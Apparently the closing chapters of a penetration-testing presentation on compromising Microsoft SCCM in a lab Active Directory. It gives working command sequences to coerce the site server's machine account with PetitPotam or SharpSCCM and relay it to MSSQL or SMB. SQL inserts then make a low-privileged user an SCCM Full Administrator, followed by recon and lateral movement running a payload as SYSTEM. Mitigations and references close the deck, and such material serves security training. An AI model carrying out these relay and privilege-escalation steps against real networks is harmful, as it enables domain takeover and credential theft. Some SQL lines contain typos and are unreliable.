
Chapter 5

SCCM Administrator Privilege Escalation

10 - SCCM Compromise via Machine Account Relay to MSSQL or SMB



10 - SCCM Compromise via Machine Account Relay to MSSQL or SMB



10 - SCCM Compromise via Relay to MSSQL

- Goal: Manually modified the SCCM MSSQL database to add our low priv user as SCCM Admin

1. Retrieve the controlled user SID.

```
rpcclient --user root.local\\low%Alphatango999! 192.168.1.7  
lookupnames low  
low S-1-5-21-2070404402-1611237311-1122221101-1105 (User: 1)
```

2. Convert the SID to HEX using this Python script.

```
nano sid.py  
from impacket.Ldap import LdapTypes  
sid=LdapTypes.LDAP_SID()  
sid.fromCanonical('S-1-5-21-2070404402-1611237311-1122221101-1105')  
print('0x' + ''.join('{:02X}'.format(b) for b in sid.getData()))
```

```
python3 sid.py  
0x01050000000000051500000032DD677BBF8709602DBCE34251040000
```

2. Setup NTLM relay server.

For some reason it works better only with the IP in my lab , no fqdn
ntlmrelayx.py -t "mssql://192.168.1.106" -smb2support -socks

3. SCCM server machine account coercion

```
SharpSCCM_merged.exe invoke client-push -t 192.168.1.100 -mp sccm2.root.local -sc RO2  
or  
python3 ./PetitPotam.py 192.168.1.100 sccm2.root.local -u low -p 'Alphatango999!' -d root.local
```



10 - SCCM Compromise via Relay to MSSQL



4. MSSQL client connection via proxy

nano /etc/proxychains4.conf (make sure socks is set to port 1080)

```
proxychains mssqlclient.py ROOT/'SCCM2$'@192.168.1.106 -windows-auth -no-pass
```

```
use CM_<site_code>
```

```
use CM_RO2
```

```
INSERT INTO RBAC_Admins (AdminSID,LogonName,IsGroup,IsDeleted,CreatedBy,CreateDate,ModifiedBy,ModifiedDate,SourceSite) VALUES (<SID_in_hex_format>,<DOMAIN\user>',0,0,"", "", "", '<site_code>');
```

```
INSERT INTO RBAC_Admins (AdminSID,LogonName,IsGroup,IsDeleted,CreatedBy,CreateDate,ModifiedBy,ModifiedDate,SourceSite) VALUES (0x0105000000000005150000032DD677BBF8709602DBCE34251040000,'root.local\low',0,0,"", "", "", 'RO2');
```

```
SELECT AdminID,LogonName FROM RBAC_Admins;
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (<AdminID>,'SMS0001R','SMS00ALL','29');
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (<AdminID>,'SMS0001R','SMS00001','1');
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (<AdminID>,'SMS0001R','SMS00004','1');
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (16777219,'SMS0001R','SMS00ALL','29');
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (16777219,'SMS0001R','SMS00001','1');
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (16777219,'SMS0001R','SMS00004','1');
```


5. Verify that we are admin. (Must be from an SCCM client machine.)

```
SharpSCCM_merged.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p LogonName -p RoleNames
```

Tips: Sccmhunter have a handy auto generate commands function

```
python3 sccmhunter.py mssql -d root.local -dc-ip 192.168.1.7 -tu low -sc RO2 -u low -p 'Alphatango999!'
```


11 - SCCM Compromise via Relay to SMB



Get **SCCM\$** Machine Account **NetNTLMv2**



Relay to SMB: MSSQL Server,
Management Points
(SMB signing disabled)

Dump Creds, DPAPI, Interactive Shell,
Impersonate Tokens

```
SharpSCCM_merged.exe invoke client-push -t 192.168.1.100 -mp sccm2.root.local -sc RO2  
or  
python3 ./PetitPotam.py 192.168.1.100 sccm2.root.local -u low -p 'Alphatango999!' -d root.local  
ntlmrelayx.py -tf targets.txt -smb2support -socks
```



Final Chapter

Post SCCM Admin Compromise

12 - SCCM Post Compromise: Recon, Aka Creepy Stalking



- Prerequisite: SCCM Administrator Privilege
- Advantageous compared to BloodHound Sessions Collection

Windows

Find SCCM Admins

```
SharpSCCM_merged.exe get class-instances SMS_ADMIN
```

Find other SCCM Accounts

```
SharpSCCM_merged.exe get class-instances SMS_SCI_Reserved
```

Confirm We have Access permissions, check our priv we need “Full Administrator” or “Application Administrator”

```
SharpSCCM_merged.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p LogonName -p RoleNames
```

Find hosts where a certain user is logged into

```
SharpSCCM_merged.exe get devices -p LastLogonTimestamp -p LastLogonUserName -p NetbiosName -u administrator
```

Linux

```
python3 sccmhunter.py admin -u low -p 'Alphatango999!' -ip sccm2.root.local
```

```
>> get lastlogon administrator
```

13 - SCCM Lateral Movement

- Prerequisite: SCCM Administrator Privilege
- Coerce NetNTLM hashes, run script, run commands ...
- Run as the machine account (System) = `--run-as-system`

Coerce NetNTLMv2

```
SharpSCCM_merged.exe exec -d JUMPBOX2 -r 192.168.1.100 --run-as-system
```

Run Commands

```
SharpSCCM_merged.exe exec -d JUMPBOX2 -p "\\win10-20.root.local\c$\Users\low\Desktop\c2.exe
```

Start WebDAV Client Service

```
SharpSCCM_merged.exe exec -d win10-7 -p "c:\Windows\explorer.exe \\live.sysinternals.com@ssl\DavWWWRoot"
```



Conclusions

- Great opportunity for pentesters / attackers: **SCCM is the new ADCS**



Accounts over privileged and permissions

- **Account re-use** (The NAA is also the Push account, or the Push is the same as the SCCM Administrator)
- **Password re-use** (NAA, Push, SQL Admin and SCCM Admins use the same password)



Lots of possibilities for misconfigurations in AD

- **SCCM servers are DA**
- **SCCM servers or SCCM accounts are nested in group that have DACL on DA**
- **SCCM server is the Push account**

Lots of possibilities for lack of hardening (by default)

- **SCCM Server (site server) is Local Admin on other SCCM related servers** (SMB Signing Disabled)
- **SCCM Server (site server) is Local Admin on the SCCM MSSQL related servers** (EPA Disabled MSSQL)

AD DACL Misconfiguration Examples



MITIGATIONS

PXE OSD

- Isolate the PXE OSD network on separate VLAN.
- Set a strong Password on OSD deployment.
- Disable "F8-Debugging" PXE boot (CMD prompt as System)
- Secure SMB shares containing REMINST, .Wim or .ISO files.

SCCM NAA Account

- Do not use NAA, use Enhanced HTTP instead.
- If you use NAA Account: No special privilege, only domain joined

SCCM Push Account

- Do not use Client Push install , use alternate ways to install SCCM client such as Group Policy, Software update base or manual install.
- Don't make the SCCM server machine account the push account.
- Apply KB15599094 (Fix SCCM machine account NTLM Fallback bypass)
- Disable Automatic Site-Wide Client Push.
- Disable Allow Connection Fallback to NTLM.

SCCM & AD General

- Configure SCCM to use HTTPS only, enable PKI Signing & Encryption.
- Enable SMB Signing.
- Enable Extended Protection (EP) MSSQL .
- Set Machine Account quota = 0 for regular users or machine account
- Don't use SCCM for Tier 0 or use a separate SCCM only for Tier 0.
- Implement Network Segmentation.
- Don't re-use the same passwords for different SCCM accounts.
- Don't use the same SCCM accounts for several SCCM roles.
- Don't over privilege SCCM accounts.
- Audit SCCM System Objects ACLs in AD (BloodHound).

Mitigations References

- <https://www.hub.trimarcsecurity.com/post/ten-ways-to-improve-ad-security-quickly>
- <https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/enhanced-http>
- <https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts>
- <https://github.com/mayyhem/sharpsccm/wiki#defensive-recommendations>

Credit

@ Mayyhem

@garrfoster

@0xcsandker

@subat0mik

@Raiona_ZA

@enigma0x3

@_xpn_

@TechBrandon

@harmj0y

@jaredcatkinson

@mattifestation

@Tw1sm

@dafthack

@HackingDave

@clavoillotte





SharpSCCM 2.0 - Abusing Microsoft's C2 Framework

Chris Thompson

Diego Lomellini

Date: Thursday, August 10 | 11:30am-1:00pm (Business Hall - Arsenal Station 8)

Tracks:  Exploitation and Ethical Hacking,  Network Attacks

Session Type: Arsenal

SharpSCCM 2.0 - Abusing Microsoft's C2 Framework

Date: Thursday, August 10 | 11:30am-1:00pm (Business Hall - Arsenal Station 8)

<https://www.blackhat.com/us-23/arsenal/schedule/index.html#sharpscmm----abusing-microsofts-c-framework-32874>

Technical Offensive References



Blogs:

- <https://www.thehacker.recipes/ad/movement/sccm-mecm>
- <https://www.securesystems.de/blog/active-directory-spotlight-attacking-the-microsoft-configuration-manager/>
- https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences
- <https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf>
- <https://www.hub.trimarcsecurity.com/post/push-comes-to-shove-exploring-the-attack-surface-of-sccm-client-push-accounts>
- <https://www.hub.trimarcsecurity.com/post/push-comes-to-shove-bypassing-kerberos-authentication-of-sccm-client-push-accounts>
- <https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1>
- <https://posts.specterops.io/relaying-ntlm-authentication-from-sccm-clients-7dcc8f92867>
- <https://posts.specterops.io/the-phantom-credentials-of-sccm-why-the-naa-wont-die-332ac7aa1ab9>
- <https://posts.specterops.io/coercing-ntlm-authentication-from-sccm-e6e23ea8260a>
- <https://enigma0x3.net/2016/02/>
- <https://blog.xpnsec.com/unobfuscating-network-access-accounts/>
- <https://labs.nettitude.com/blog/introducing-malsccm/>
- <https://www.netspi.com/blog/technical/network-penetration-testing/attacks-against-windows-pxe-boot-images/>
- <https://dl.packetstormsecurity.net/papers/general/abusing-msccm.pdf> By Mazen Al-Faifi from Confidential Team

Talks:

- [DEF CON 30 - Christopher Panayi - Pulling Passwords out of Configuration Manager](#)
- [Push comes to shove: exploring SCCM attack paths - Brandon Colley](#)
- [\[DEFCON 20\] Owing One to Rule Them All Dave Kennedy & Dave DeSimone](#)
- [Into and Red Team Upgrades Using SCCM for Malware Deployment Matt Nelson enigma0x3](#)
- [PXE Boot Attacks - Tradecraft Security Weekly #27 - Beau Bullock](#)

Tools References

- <https://github.dev/Mayhem/SharpSCCM>
- <https://github.com/garrettfoster13/sccmhunter>
- <https://github.com/nettitude/MalSCCM>
- <https://github.com/PowerShellMafia/PowerSCCM>
- <https://github.com/MWR-CyberSec/PXETHief>
- <https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module>
- <https://github.com/sse-secure-systems/Active-Directory-Spotlights/tree/master/SCCM-MECM/pxethiefy>
- <https://github.com/xpn/sccmwtf>
- <https://github.com/fortra/impacket/pull/1425> (Tw1sm Matt Creel Add SCCM NTLM Relay Attack #1425)
- <https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts>

Lab References

- <https://automatedlab.org/en/latest/>
- <https://setupconfigmgr.com/deploy-the-configuration-manager-client-agent-to-windows-computers-in-sccm>
- [Microsoft Configuration Manager Tutorials \(Patch My PC\)](#)
- [Microsoft Lab Kits](#)
- [Get a SCCM MEMCM MECM environment for training! FREE! - CloudManagement.Community](#)
- <https://forums.prajwaldesai.com/>





FIN

QUESTIONS ?

